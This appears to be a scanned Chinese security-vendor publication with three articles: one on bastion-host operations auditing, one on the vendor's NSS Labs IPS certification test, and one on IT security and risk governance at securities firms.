1. 多个用户使用同一个账号。这种情况主要出现在同一工作组中,由于工作需要,同时系统管理账号唯一,因此只能多用户共享同一账号。如果发生安全事故,不仅难以定位账号的实际使用者和责任人,而且无法对账号的使用范围进行有效控制,存在较大安全风险和隐患。

2. 一个用户使用多个账号。目前,一个维护人员使用多个账号是较为普遍的情况,用户需要记忆多套口令同时在多套主机系统、网络设备之间切换,降低工作效率,增加工作复杂度。如图 1 所示:

3. 缺少统一的权限管理平台,权限管理日趋繁重和无序;而且维护人员的权限大多是粗放管理,无法基于最小权限分配原则的用户权限管理,难以实现更细粒度的命令级权限控制,系统安全性无




图 1 用户与账号的关系现状

法充分保证。

4. 无法制定统一的访问审计策略,审计粒度粗。各网络设备、主机系统、数据库是分别单独审计记录访问行为,由于没有统一审计策略,并且各系统自身审计日志内容深浅不一,难以及时通过系统

自身审计发现违规操作行为和追查取证。

5. 传统的网络安全审计系统无法对维护人员经常使用的 SSH、RDP 等加密、图形操作协议进行内容审计。为了加强信息系统风险内控管理，一些企业部署网络安全审计系统；网络安全审计系统应用较为普遍，主要通过旁路镜像或分光方式，分析网络数据包进行审计；可对一些非加密的运维操作协议进行审计，但却无法对通过加密协议的操作内容进行审计，仍然难以解决对运维人员操作行为的监管问题。

如何解决上述风险带来的各种安全隐患和审计监管问题？运维安全审计系统给我们提供一套运维管理解决方案，使得管理人员可以全面对各种资源（包括网络设备、主机、安全设备和数据库）进行集中账号管理、细粒度的权限管理和审计，帮助企业提升风险内控水平。

二、目标与价值

2.1 目标

运维安全审计（即堡垒机，以下简称堡垒机）的核心思路是逻辑上将人与目标设备分离，建立“人→主账号（堡垒机用户账号）→授权→从账号（目标设备账号）”的模式；在这种模式下，基于唯一身份标识，通过集中管控安全策略的账号管理、授权管理和审计，建立针对维护人员的“主账号→登录→访问操作→退出”的全过程完整审计管理，实现对各种运维加密/非加密、图形操作协议的命令级审计。

2.2 系统价值




图 2 运维审计核心思路

堡垒机的作用主要体现在下述几个方面：

1. 企业角度

通过细粒度的安全管控策略，保证企业的服务器、网络设备、数据库、安全设备等安全可靠运行，降低人为安全风险，避免安全损失，保障企业效益。

2. 管理员角度

所有运维账号的管理在一个平台上进行管理，账号管理更加简单有序；

通过建立用户与账号的唯一对应关系，确保用户拥有的权限是完成任务所需的最小权限；

直观方便的监控各种访问行为，能够及时发现违规操作、权限滥用等。

3. 普通用户角度


运维人员只需记忆一个账号和口令，一次登录，便可实现对其所维护的多台设备的访问，无须记忆多个账号和口令，提高了工作效

率，降低工作复杂度。

2.3 应用场景

堡垒机的典型应用场景如图 3 所示:

典型应用场景



页面 1

图 3 典型应用场景

- 管理对象

管理员、运维人员、第三方代维人员

- 管理范围

服务器 (Windows/linux/UNIX)、网络设备、安全设备、数据库

- 审计协议类型

SSH、TELNET、RDP、X-WINDOW、VNC、FTP、SFTP、Rlogin 等

- 部署方式

堡垒机采用“物理旁路、逻辑串联”的部署思路，主要通过两步实现:


- 1) 通过配置交换机或需要管理设备的访问控制策略，只允许堡垒机的 IP 可以访问需要管理的设备;
- 2) 将堡垒机连接到对应交换机，确保所有维护人员到堡垒机 IP 可达。

- 实现效果

- 1) 建立统一的集中运维管理平台;
- 2) 集中账号管理、集中授权，支持单点登录，实现运维行为的集中有序管理;
- 3) 实现对运维加密协议、图形操作协议的审计，满足合规管理和审计要求。

下面分别从普通用户和管理员的角度，说明实现流程:

管理员制定策略



▶▶ 专家视角

1、添加设备

管理员添加需要管理的设备信息，包括设备名称、IP 地址等。

2、添加从账号

管理员添加与设备对应的从账号（即设备的系统账号），包括账号名、口令等；其中口令可由堡垒机定期自动更新。

3、添加主账号

管理员添加主账号，主账号与实际维护人员是一一对应的关系。

4、建立主账号到设备的访问权限策略和审计策略

基于访问权限策略，管理员建立“时间 + 主账号 + 目标设备 + 从账号 + 协议类型 + 权限 + 审计”等要素的关联管理策略。


5、堡垒机对管理员策略配置行为全过程审计

堡垒机自动记录管理员的设备管理、账号管理和权限管理的所有管理行为日志，以便审计员监控。

普通用户访问目标设备

1、登录请求

用户在终端通过浏览器登录堡垒机，输



入主账号和口令，发起访问请求。

2、登录认证

堡垒机的认证模块对用户的认证请求信息进行鉴别。

3、检查主账号访问权限

认证成功之后，堡垒机的权限管理模块通过分析主账号属性，包括可访问的目标设备、访问权限、协议类型等；显示主账号可访问的设备。

4、访问目标设备

用户选择需要访问的目标设备，进行操作维护。

5、返回访问结果

堡垒机将用户访问目标设备的所有操作执行结果，返回到用户的终端。

6、用户访问行为全程审计

堡垒机对用户从登录堡垒机到对目标设备的访问操作进行全程审计记录。

三、系统架构

堡垒机管理平台由功能管理模块、平台管理模块和平台接口构成，负责用户主从账号管理、认证管理、权限分配、审计信息搜集和管理。堡垒机总体架构如图 4 所示：




图 4 系统架构

- 功能管理模块

提供账号管理功能、认证管理功能、权限管理功能和审计管理功能。

- 平台管理

提供对堡垒机平台自身管理，包括配置管理、系统监控和审计日志管理。

- 平台接口

提供对用户、设备的各种管理接口，包括账号接口、认证接口、访问接口。其中：

- 1) 账号接口：提供主从账号的同步和导入接口；
- 2) 认证接口：提供主从账号登录的认证接口；
- 3) 访问接口：提供主从账号与用户、设备的访问接口。

下面分别说明账号管理、认证管理、权限管理和审计管理模块的功能。

3.1 账号管理

账号管理主要负责集中维护包括主账号、从账号、堡垒机自身管理账号以及对账号密码的管理。

- 主账号

主账号的范围包括设备管理员、维护人员、第三方代维人员。主账号是登录堡垒机，获取目标设备访问权利的唯一账号，与实际用户身份一一对应，每个用户一个主账号，每个主账号只属于一个用户。

- 从账号

从账号的范围包括主机、网络设备、数据库、安全设备等。通过从账号，才能实现对目标设备的访问；从账号的维护和管理是通过堡垒机进行。

3.2 认证管理

系统可通过本地认证、外部认证（如 LDAP、RADIUS）等认证方式，对用户账号进行统一认证鉴权，并实现单点登陆。

- 单点登录 (SSO)

单点登录是用户完成主账号登录后，访问具有权限的所有目标设备时，均不需要再输入账号口令，堡垒机自动代为登录，因此不需要用户记录多套账号口令、重复登录，提高工作效率。

3.3 权限管理

授权管理包括设备管理和授权、账号授权。

1. 设备管理和授权

系统将需要管理的设备录入，设备信息包括设备名称、版本、IP 地址、连接协议等。设备可按照组织结构或地域组织。

2. 账号授权

系统提供用户对目标设备（即主账号到从账号）访问的授权，对于访问授权可以具体到命令级。

3.4 审计管理

堡垒机的审计范围包括审计用户对被管理设备的所有敏感关键操作、对堡垒机自身的配置管理行为进行审计。

- 用户操作行为审计内容

提供对通过 SSH、RDP、VNC、X-Window、Telnet、Rlogin、FTP 等协议的访问行为进行内容审计，会话回放。

- 堡垒机自身配置管理审计

提供对堡垒机账号分配、账号授权、登录堡垒机过程、认证管理、授权管理的行为审计。

四、一套好的运维安全审计具备要素

1. 集中的运维操作管理平台

应实现对服务器、网络设备、数据库、安全设备的运维管理账号的集中账号管理、集中认证和授权，通过单点登录，提供对操作行为的精细化管理和审计，达到运维管理简单、方便、可靠的目的。

2. 管理方便

应提供一套简单直观的账号管理、授权管理策略，管理员可快速方便地查找某个用户，查询修改访问权限；同时用户能够方便的通过登录堡垒机对自己的基本信息进行管理，包括账号、口令等进

行修改更新。

3. 可扩展性

当进行新系统建设或扩容时，需要增加新的设备到堡垒机时，系统应能方便的增加设备数量和设备种类。

4. 精细审计

传统网络安全审计产品无法对通过加密、图形运维操作协议的行为进行审计，针对此缺陷，系统应能实现对 RDP、VNC、X-Window、SSH、SFTP 等协议进行集中审计，提供对各种操作的精细授权管理和实时监控审计。

5. 审计可查

可实时监控和完整审计记录所有维护人员的操作行为，并能根据需求，方便快速的查找到用户的操作行为日志，以便追查取证。

6. 安全性

堡垒机须有冗余、备份措施，包括双机热备、负载均衡、异地数据备份等。

7. 部署方便

系统采用物理旁路，逻辑串联的模式，不需要改变网络拓扑结构，不需要在终端安装客户端软件，不改变管理员、运维人员的操作习惯，也不影响正常业务运行。

参考文献

- 1、《中国移动支撑系统集中账号管理、认证、授权与审计技术要求》
- 2、ISO 10181:1996 信息安全框架 信息技术开发系统互连开放系统安全框架

亲历世界顶级NSS Labs IPS测试

开发中心 NWH

摘要：今年3月，绿盟科技入侵防御产品（NSFOCUS IPS）顺利通过NSS Labs的严格测试，荣获NSS Labs Approved认证，并且被NSS Labs认定为最高级别——“Recommended”。由此，绿盟科技自主研发的IPS产品成为国内安全厂商中惟一获得该权威机构认证的产品。本文为您详细讲述测试流程以及严格的测试内容，全方位了解NSS Labs IPS测试的全过程。

关键词：IPS NSS 实验室 技术壁垒

今年3月，作为项目经理，笔者有幸带领团队代表绿盟科技参与了NSS Labs IPS测试项目，通过了这个被公认为业界最高级别的IPS测试，并取得了最高级别的“推荐”认定。这个成绩无论对笔者还是整个中国网络安全界来说，都是一个令人振奋的认可，它表明中国企业已经打破长期以来被欧美厂商垄断的技术壁垒，中国人一样能做出世界第一流的安全产品！下面详细介绍NSS实验室IPS测试的情况。

NSS 实验室测试综述

NSS实验室成立于1991年，提供完全独立的测试服务，包括网络、通讯、安全硬件和软件，并逐步成为在全球安全界有相当权威性的网络安全产品测试中心。

NSS提供很多类别安全产品的测试，包括终端防病毒产品、下一代防火墙、IDS/IPS设备、HIPS、UTM、WAF、漏洞评估产品、浏览器、PKI在内的各类产品的评估及认证。在这些安全产品测试方向中，NSS的IPS产品测试尤为著名，被认为是业界最权威的IPS产品测试方案。NSS在全球第一个提出完备的IPS测试方案，并随着IPS市场的不断扩张和产品的升级不断更新自己的测试方案，现已成为该领域的业界标准，只有顶级厂商的产品才能通过该项严格的测试。

分级的测试结果评定

NSS的测试结果又称为NSS Awards，在2009年之前共分为三类：NSS Tested、NSS Approved、NSS Gold Award。

Awards的等级刚好和所写顺序相反，以NSS Gold Award为最高等级，NSS Labs会根据产品的功能、性能、稳定性和成本几个方面综合给出评定，在2009年，NSS Labs修改了测试方案，加入了产品的对比评定，这个对比评定将直接描述NSS Labs专家团队对该产品的采购建议，分为三等：

- 推荐—NSS Labs认为用户应该优先




图1 对比评定的金字塔模型

▶▶ 专家视角

考虑该产品。

- 中立—NSS Labs 认为用户在预算不足时可以考虑该产品。
- 谨慎—NSS Labs 认为用户需要自己承担采购该产品带来的后果。

测试理念

NSS Labs 的测试理念是为最终用户采购产品提供专家意见，因此整个测试方案的设计都围绕用户需求来进行，对产品的测试结果评定也可以直接作为用户采购产品的重要参考意见。那么如何进行不同厂家的产品评定？关键在于一个“比”字。测试结果的评定，并非仅仅确认产品是否遵循某个固定的规范或标准，而是依赖于和其他厂家的横向对比。NSS Labs 认为，提交 NSS 测试的产品必定满足通用规范的要求，否则根本无法在市场上销售，而且仅仅看是否满足规范，不足以向用户说明这个产品在该功能上的实现优劣程度，所以 NSS 的整个测试方案和国内常见的测试方案相比，摒弃了很多华而不实的测试项，直接切入安全设备的核心点，很值得 IPS 相关领域的测试人员学习和研究。

测试环境



图 2 NSS 测试的部分合作伙伴

NSS Labs 的测试环境秉承它的一贯核心理念，“贴近真实环

境”，因此在很多合作伙伴公司的协助下，NSS Labs 建立了业界最复杂最真实的 IPS 测试环境 - 由虚拟机集群搭建的攻击环境，在目标区的大量虚拟机中，安装有存在漏洞的应用软件或操作系统，从客户端集群使用真实的攻击程序发起攻击，并对目标服务器的系统或应用造成可度量的影响（溢出成功开放 shell 或使其停止响应），并由专门开发的脚本系统来确认攻击是否成功，每个攻击都可重现和确认，这样确保整个测试的正确性。相比之下国内的很多测试大量




图 3 测试拓扑




图 4 测试环境

使用 cap 文件，很难保证每个 cap 文件都是正确的。而且攻击用例的覆盖度相当全面，超过 1100 个以上的攻击样本涵盖从 2005 年以后所有的重要网络漏洞。

测试流程

NSS Labs 的测试非常严格，在测试启动之前，厂商有一次机会来对设备进行调整，把设备从出厂配置调整为优化配置，在这次调整之后就不允许再对设备进行改动了，厂家工程师必须离开现场，NSS Labs 的测试工程师启动测试系统对产品进行全封闭测试。整个测试过程（一星期）完全禁止厂家的人在现场，禁止对设备做任何改动！

测试内容：

测试类型	测试内容
安全有效性测试	测试设备的检测和阻断能力
反规避测试	测试设备对于常见的攻击规避方法能否识别并正确处理
性能测试	测试设备在模拟真实环境下的性能表现
稳定性测试	测试设备在长期工作时的稳定性
TCO	产品性价比

NSS Labs 将 IPS 的相关测试内容划分为以下几类：安全有效性测试、反规避测试、性能测试、稳定性测试和 TCO。

下面我们分类详细看看各类测试。

安全有效性测试

NSS Labs 的安全有效性测试包括上千个测试用例，这些测试用例有以下特点：

1. 每个测试用例都基于可度量的实际攻击程序，选自 2005 至 2010 年的重点漏洞，按照多个维度进行分类，维度的定义都基于用户选择的考虑。例如，攻击向量维度把所有的攻击分为攻击者发起的和目标发起的，NSS 会给出攻击者发起的攻击（攻击服务器）的阻断率和目标发起的攻击（攻击客户端）的阻断率，之所以这样分类的原因，是用户在考虑购买 IPS 产品时，会考虑是作为网关处部署来防护对客户端攻击，还是在服务器区部署来防护服务器，不同的采购目的会有不同的选择，NSS 会以用户为中心给用户更多的产品适用范围的信息，其他的分类维度还有很多，读者可以参考 NSS 网站上的测试报告。

2. 所有的这上千个测试用例是保密的，厂商人员无法得到这些测试用例的详细信息，避免了参测厂商针对这些测试用例，进行相应的准备以提高检测通过率。

反规避测试

从上世纪 90 年代开始就出现了针对 IDS/IPS 的规避技术，通过各种手段尝试使攻击躲避 IDS/IPS 的检测，所以反规避测试在安

全测试领域日益重要起来。目前，NSS 测试方案中的反规避测试是业界最全面的 IPS 产品反规避测试，包括五大类几十小项，使用目前所有技术手段来检测产品的抗规避能力，通过难度极高。而产品要获得最高级别的“推荐”认定，则必须所有项 100% 通过，非常考验厂商产品的技术能力，目前为止只有极少数顶尖厂商的产品，可以通过全部的反规避测试。

性能测试

对安全产品的性能评估一直都存在争议，在国内被广泛用于评估 IPS 性能的 RFC2544 实际上只是一个网络设备的基准测试指标，无法反映出 IPS 设备在实际环境下的性能，为解决这个问题，NSS 推出了业界首个“Real World”性能测试方案，整套测试方案基于网络实际流量，对设备的性能进行准确而真实的评估，NSS 将会根据 IPS 设备在网络中的两种实际部署位置：边界和核心，分别设定测试流量。测试流量都由各种常见协议按照一定的比率混合构成，而且每种协议的流量都截取自真实的网络流量，例如 HTTP 流量就选自几个著名

的网站例如 google.yahoo 等的真实访问流量。

稳定性测试

稳定性测试主要评估设备在长时间工作时的是否稳定可靠，将进行一天的测试，NSS 会把攻击流量和正常流量进行混合，要求在测试的过程中正常流量不允许被阻断，攻击不允许被放过，一旦出现任何原因导致（包括软件和硬件因素）的攻击被放过或正常流量被阻断的现象，测试即时中断并视为测试无法通过。

稳定性测试还包括 fuzzing 测试，通过协议发包仅发送大量的协议畸形报文，要求设备必须保持稳定工作，不能出现异常状态（也就是正常流量不能阻断，攻击流量不能放过）。

TCO

NSS 在 v6.0 版本的测试方案中引入了 TCO 的概念，对于产品的总体拥有成本进行评估，也就是我们常说的性价比。价格越低，维护时间越短，安全有效性和性能越高，TCO 也越高。这里涉及一个重要的因素：维护时间。NSS 的专家团队评估产品的易用

度并推算出产品需要的维护工作量。那么如何评估易用度？NSS 认为易用度无法通过确定的标准来衡量，而要和其他竞争对手相比较而得出结论，就是和其他同类产品相比较，看你的易用度处于一个什么样的程度，根据易用度可以推论出产品在其生命周期（一般为 3 年的时间）内的维护成本，一个经验丰富的工程师在 1 年和 3 年的时间内需要为产品维护花多长时间，根据平均维护成本 75 美金 / 小时折算成产品的年均维护费用。

也就是说，易用性越差的产品，用户需要花在维护上的时间越长，其维护成本也越高。

作为最顶级的 IPS 产品测试，从厂商们的测试报告列表中可以看到，IPS 领域所有具有影响力的安全厂商产品基本都参与了该测试，虽然测试结果各自不同，但 NSS Labs 公正公开的测试方法和业界超前的测试理念都被业内人士广泛认可，作为第一家通过该测试并拿到最高级别“推荐”认定的中国厂商，笔者衷心希望越来越多的民族安全企业走向国门，在世界的舞台上展示来自东方的中国力量！

证券公司IT安全和风险管理

行业技术部 徐一丁

摘要：2008年9月3日，证券业协会和期货业协会联合发布了《证券期货经营机构信息技术治理工作指引（试行）》，标志着证券期货业IT安全和风险管理的建设进入了新的阶段。绿盟科技根据《指引》，为一些证券公司客户提供了IT安全和风险管理咨询的服务。在本文中，我们将相关工作中的经验与思考进行了分享。

关键词：IT安全 IT风险 证券公司

证券期货业IT安全和风险监管

2008年是监管部门大力推进证券期货业信息安全建设的一年。随着奥运会和残奥会的闭幕，在证监会的主持下，证券业协会和期货业协会推出了《证券期货经营机构信息技术治理工作指引（试行）》（以下简称《指引》），标志着证券期货业IT安全和风险管理的建设进入了新的阶段。

《指引》是证券公司开展IT治理工作时的指导文件，其中包括IT安全和风险管理的要求。主要内容如下：

- IT原则和治理目标
- IT治理组织和工作机制

- IT架构与IT基础设施
- IT应用
- IT投入
- IT人力资源
- IT安全和风险控制

据了解，各地的证监局已经基于《指引》，以非现场监管方式为主，逐步开展了工作。经过2008年的宣传推广，2009年全国范围内的很多证券公司根据当地证监局的要求，填写和上报了本公司根据《指引》要求所做的工作，包括差距情况和改进计划等。


IT治理在证券公司的整个体系中处于中间层次。向上看，IT治理的目标需要满足

公司的业务发展目标；向下看，IT治理工作确定了IT相关规则、制度、机制和责任划分的划分，这是IT相关工作的基础和出发点，其中也包括IT安全和风险管理的内容。

IT治理将是监管部门今后在行业内长期开展的一项工作，以《指引》为主要依据的IT安全和风险管理工作也是证券公司信息安全管理人员非常关注的。

IT安全和风险管理与其他工作之间的关系

证券公司作为金融机构，内部同时开展着很多与安全、风险管理相关的工作，如内控、IT治理、操作风险管理等，那么它们之间的关系如何，应如何处理呢？



我们认为 IT 安全和风险管理是操作风险管理的一部分，也是 IT 治理工作的一部分。IT 治理工作范围包括 IT 安全和风险管理，在上一节已经介绍；而操作风险是指由不完善或有问题的内部程序、人员及系统或外部事件所造成损失的风险，从这个定义看，IT 系统自身风险和其引发的风险是被操作风险涵盖的；IT 风险管理与内部控制有一部分是重合的，也有一定的不同，因为内控也包括一些非 IT 的控制工作。

在业务运营与管理已经高度 IT 化的证券公司，IT 安全和风险管理工作必然与其他工作产生千丝万缕的联系。因此在设立 IT 安全和风险管理的目标及开展时，不能仅仅将目光集中在这项工作本身，还应注意其与 IT 治理、操作风险管理等工作目标的吻合。这些工作之

间应相互协调与支持，而不可产生矛盾。

证券公司现状与《指引》的差距

从目前的状况看，证券公司与监管部门的要求普遍存在着较大差距，主要表现在以下方面：

机构设立和人员组织不到位

在公司层面，普遍未设立专门的 IT 委员会，一般称为 IT 管理委员会或 IT 治理委员会；在部门层面，风险管理部和稽核审计部门基本也都没有专业的 IT 人员。

没有专门的 IT 委员会，证券公司的 IT 治理工作将没有合适的部门领导。相关根据《指引》，证券公司进行 IT 治理时需要运用 IT 过程中制定的有关 IT 决策权分配和责任承担的框架。主要包括在 IT 原则、IT 架构、IT 基础设施、IT 应用和 IT 投入 5 个方面制定相关制度并建立有效的工作机制。实现 IT 决策的责任和权利的有效分配与控制，提高 IT 资源的有效性、可用性和安全性。从职能上说，这些内容并不适合由证券公司常见的经营、业务等相关委员会或风险管理委员会做决策，更不可能由 IT 部门来做决定（没有这么大的权力）。

从全国范围看，只有一些规模较大和信息安全发展较快的证券公司设立了专门的安全岗位。专门的 IT 安全人员尚未普及，所以缺乏专门的 IT 风险管理和审计人员也就不足为奇了。

“不在其位，不谋其政”，没有相应的内部机构和岗位，从长期看会导致证券公司相关工作无法推进与落实，IT 治理、IT 风险管理、

审计等专业工作的经验无法积累，水平也无法提高。

信息安全管理不成体系

证券公司通常在信息安全管理方面已经有很多可执行的管理办法、指引、制度，并制定了流程，能够基本支撑日常的业务运营，但这些制度并没有按照合理的框架去梳理归纳。造成这种局面的重要原因，IT 方面“软性内容”的建设要落后于“硬件内容”的建设，这是行业整体欠下的“债务”。2000 年以来，国内证券公司业务得到了迅速的发展，相关的 IT 业务系统也纷纷建立，以满足新业务发展的需要。而这些业务系统上线时往往只注重功能的实现，在安全、稳定性上的考虑普遍有欠缺，存在隐患；同时，配套的安全生产管理制度和人员知识技能的准备也不到位。这些问题导致了证券公司的业务系统运营中经常出现故障。

因为事先的准备不足，所以证券公司解决安全问题比较被动，属于“事件驱动型”。出现某个事件之后，如业务系统内病毒爆发，往往才会意识到“我们原来真有这个隐患”，就在事后出台一个类似《XX 证券病毒防治管理制度》的办法，报批领导后执行。其他的《XX 证券集中交易系统应急响应流程》、《XX 证券行情服务器监控与报告制度》等等，可能也都是这样逐步添加出来的。

这种事件驱动出的制度不成体系，仅是一个文档的集合，在逻辑性、完整性都有不足之处。它们之间的层级、关系不明确，可能造成某些重要制度的缺失，也可能使一些制度的内容重复，在实施一个工作时可能面临多个文件的指导，使效率降低或操作错误。

信息安全被认为是“IT 部门的事”，没有落实到每个部门

证券公司整体层面缺乏对信息的正确认识。认为安全管理只与 IT 部门相关，没有意识到自己在信息安全中的作用与责任。如自己的办公 PC 闹病毒，只是让 IT 人员来杀毒，问题解决后不吸取教训，仍然随意访问不明网站，收发 e-mail 也不加检查，过几天病毒又发作… 信息安全没有内部全员参与，这样做 IT 部门的工作成本高，也达不到应有的安全水平。

IT 安全和风险管理的改进

建议改进工作按照“摸清情况，合理规划，分步实施”的思路进行。国内证券公司与《指引》的要求普遍有较大的差距，想要去弥补不是一朝一夕的事情。监管部门也会尊重客观规律，不会强制各证券公司马上就达到要求。但我们应重视《指引》，切实展开相关的工作。可以根据《指引》的要求对比自身情况，做出差距分析，并制订整改规划。规划可能是两年、三年或五年期的，然后再根据轻重缓急，将其拆分为每年、每季度的执行方案，分步进行建设。

进行相关改进的时候，建议注意以下要点：

IT 风险应纳入证券公司整体风险管理体系

IT 风险是操作风险的一部分，通过操作风险的管理纳入到证券公司整体风险管理体系中。信息安全是 IT 风险管理中核心而关键的内容，很多 IT 风险管理的操作会基于信息安全管理来进行。

根据情况进行组织调整

根据《指引》要求，证券公司应有专门的 IT 委员会、CIO、IT 风险管理、信息安全管理及 IT 审计等机构和岗位。证券公司可以根据这些要求，结合自身组织情况来逐步建立和调整。组织调整不可

不做，也不可操之过急，否则会对业务运营产生负面影响。

建立完善的 IT 安全和风险管理体系，贯彻到全公司

证券公司根据自身情况搭建起适合的 IT 风险管理体系，分层次进行设计，如由上至下分为“方针策略、体系维护、规范制度、操作执行”等四层。供具体操作的 IT 相关规范制度，证券公司一般都有，可以将现有的这些文档进行筛选、调整后，填充到新体系中去。这样既省时省力，又可以保证体系可落地执行。根据情况，应该还需要编写一部分新的管理制度文档。

